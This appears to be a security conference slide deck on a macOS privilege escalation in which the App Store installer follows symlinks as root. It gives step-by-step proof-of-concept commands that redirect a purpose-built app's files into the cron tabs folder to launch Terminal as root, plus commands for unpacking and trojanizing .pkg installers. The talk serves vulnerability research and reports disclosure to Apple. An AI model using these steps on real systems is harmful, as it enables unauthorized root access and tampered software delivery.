


macOS - getting root with benign App Store apps





Csaba Fitzl

Twitter: @theevilbit

whoami

- 🔥 red teamer, ex blue teamer
- 🔥 kex - kernel exploitation python toolkit
- 🔥 husband, father
- 🔥 hiking
- 🔥 yoga



agenda

- 🍷 how it started
- 🍷 subverting the installation process
- 🍷 developing an App
- 🍷 High Sierra privilege escalation
- 🍷 modifying installers
- 🍷 Mojave privilege escalation

in the beginning...

dylib hijacking research

cases






- 🍷 still plenty of cases today
- 🍷 the 'root' problem:
 - 🍷 Microsoft Office: requires root privileges -> MS: not a security bug
 - 🍷 Avira: requires root privileges -> fixed with low priority
- 🍷 my take: kinda agree, or at least understand

the privilege problem

application's folders permission

- 🌟 2 main scenarios:
 - 🌟 the application's directory is owned by the user
 - 🌟 the application's directory is owned by 'root'

how do we end up there?



root

user



bypassing root permissions

case #1 - 


subverting the installation process

dropping files in the applications' folder


#1 record folder structure



#5 :)




#2 delete the app



```
csabymac:Applications csaby$ ls -lR Parcel.app/  
total 0  
drwxr-xr-x  3 csaby  admin  96 Jan 30 14:35 Contents  
  
Parcel.app//Contents:  
total 0  
drwxr-xr-x  3 csaby  admin  96 Jan 30 14:36 MacOS  
  
Parcel.app//Contents/MacOS:  
total 0  
-rw-r--r--  1 csaby  admin   0 Jan 30 14:36 mylittlefile.txt  
csabymac:Applications csaby$
```

#3 recreate folders

#4 reinstall the app



the discovery: symlinks are followed

- 🍷 installD runs as root
- 🍷 installD follows symlinks
- 🍷 installD drop files where symlink points -> drop files (almost anywhere)

dropping App Store files (almost) anywhere

#1 record folder structure




#2 delete the app




#3 recreate folders

```
/Applications/Example.app/Contents
```



```
ln -s /opt /Applications/Example.app/Contents/MacOS
```

#4 create symlink



#5 reinstall the app



#6 :)



privilege escalation ideas

- 🍷 file in the App Store has the same name as one that runs as root -> replace
- 🍷 file in the App Store app named as root, and it's a cronjob task -> place into `/usr/lib/cron/tabs`
- 🍷 write a 'malicious' dylib and drop somewhere, where it will be loaded by an App running as root
- 🍷 if no such files in the App Store -> create your own

intermezzo



privilege escalation on High Sierra

planning

- 🌸 idea: let's drop a cronjob file
- 🌸 need a valid reason -> crontab editor
- 🌸 need a Developer ID - other than my
- 🌸 language?
 - 🌸 SWIFT vs. ~~Objective-C~~
- 🌸 learn SWIFT (CBT)

```
myFraction = [[Fraction alloc] init];
```

pushing apps to the store

🍌 App Store Connect

🍌 Bundle ID

🍌 Create App

🍌 Populate details

🍌 Upload via Xcode

🍌 Submit

ID Registering an App ID

The App ID string contains two parts separated by a period (.) — an App ID Prefix that is defined as your Team ID by default and an App ID Suffix that is defined as a Bundle ID search string. Each part of an App ID has different and important uses for your app. [Learn More](#)

App ID Description

Description:

You cannot use special characters such as @, &, *, ', "

App ID Prefix

Value: 33YRLYRBYV (Team ID)

App ID Suffix

Explicit App ID

If you plan to incorporate app services such as Game Center, In-App Purchase, Data Protection, and iCloud, or want a provisioning profile unique to a single app, you must register an explicit App ID for your app.

To create an explicit App ID, enter a unique string in the Bundle ID field. This string should match the Bundle ID of your app.

Bundle ID:

We recommend using a reverse-domain name style string (i.e., com.domainname.appname). It cannot contain an asterisk (*).

App Store Connect [My Apps](#) ▾

+ ...

- New App
- New macOS App
- New macOS App Bundle



Startup

● macOS 1.0 Ready for Sale



Crontab Creator

● macOS 1.0.1 Ready for Sale


the time issue



🌸 1 mistake = cost of ~24 hours

🌸 my case: 1st push - **wait 24 hours** - reject - no proper closing - fix - 2nd push - **wait 24 hours** - approved - priv esc doesn't work on Mojave :(- try on High Sierra - minimum OS is Mojave - fix - 3rd push - **wait 24 hours** - approve - works on High Sierra :)

Crontab Creator



Crontab Creator

Create Examples

Minutes

- Every minute
- Odd minutes
- Even minutes
- Every 5 minutes
- Every 10 minutes
- Every 15 minutes
- Every 30 minutes
- Custom (select from table)

Minutes
0
1
2
3
4
5
6
7
8
9
10
11
12
13

Hours

- Every hour
- Odd hours
- Even hours
- Every 2 hours
- Every 3 hours
- Every 6 hours
- Every 12 hours
- Custom (select from table)

Hours
0
1
2
3
4
5
6
7
8
9
10
11
12
13

Days

- Every day
- Odd days
- Even days
- Every 2 days
- Every 5 days
- Every 7 days
- Every 15 days
- Custom (select from table)

Days
1
2
3
4
5
6
7
8
9
10
11
12
13
14

Months

- Every month
- Odd months
- Even months
- Every 2 months
- Every 3 months
- Every 4 months
- Every 6 months
- Custom (select from table)

Months
Jan
Feb
Mar
Apr
May
Jun
Jul
Aug
Sep
Oct
Nov
Dec

Weekdays

- Every weekday
- Monday-Friday
- Weekend
- Mon, Wed, Fri
- Tue, Thu
- Custom (select from table)

Weekdays
Mon
Tue
Wed
Thu
Fri
Sat
Sun

Application to run

Select File Clear selection

Command arguments or custom command to run

Clear

Result

```
*****
```

Save to File

Copy to clipboard

privilege escalation


#1 the file we need - root

```
Example #1 - root
#run backup-apps.sh script every minute
* * * * * /Applications/Scripts/backup-apps.sh
```

#2 follow previous steps to redirect the file

```
cd /Applications/
mkdir "Crontab Creator.app"
cd Crontab\ Creator.app/
mkdir Contents
cd Contents/
ln -s /usr/lib/cron/tabs/ Resources
```

#5 Terminal runs as root



#4 create script file

```
cd /Applications/
mkdir Scripts
cd Scripts/
echo /Applications/Utilities/Terminal.app/
Contents/MacOS/Terminal > backup-apps.sh
chmod +x backup-apps.sh
```

#3 install the app



the fix

- 🔥 POC stopped working
- 🔥 never really done proper verification
- 🔥 more details later

demo - Crontab Creator & privilege escalation

bypassing root permissions

case #2 - 

infecting installers

infecting installers

- 🍷 not really a bypass (user has to authenticate)
- 🍷 will break the *.pkg file's signature (Gatekeeper will block!)
- 🍷 need a way to get the infected *.pkg file to the victim (e.g.: MITM)
- 🍷 breaks the App's signature - no problem as GateKeeper will not verify (it will verify the pkg only)


infecting an installer

#1 grab a pkg file



#2 unpack the pkg file

```
pkgutil --expand example.pkg myfolder Contents
```



#3 decompress payload

```
tar xvf embedded.pkg/Payload
```



#4 embed your file

```
$ mkdir Example.app/Contents/test  
$ echo aaa > Example.app/Contents/test/a
```



#5 recompress

```
find ./Example.app | cpio -o --format odc | gzip -c > Payload
```

#6 move and delete files



#7 repackage pkg

```
pkgutil --flatten myfolder/ mypackage.pkg
```




privilege escalation on Mojave

the improper fix

- 🌸 early 2019 - realise I should do a better verification of the fix
- 🌸 no more access to crontab folder
- 🌸 accidental fix?
- 🌸 still can redirect file write to sensitive locations (e.g.: LaunchDaemons)

2nd poc - StartUp

- 🔥 same approach (example files)
- 🔥 targeting LaunchDaemon
- 🔥 send 2nd report to Apple



demo - StartUp & privilege escalation

**the security enhancement
(the ~~final~~ fix)**



install
process

your
files

to be continued...

thank you

Csaba Fitzl

Twitter: @theevilbit

Credits

🌸 icon: Pixel Buddha <https://www.flaticon.com/authors/pixel-buddha>

🌸 dylib hijacking:

🌸 Patrick Wardle <https://www.virusbulletin.com/virusbulletin/2015/03/dylib-hijacking-os-x>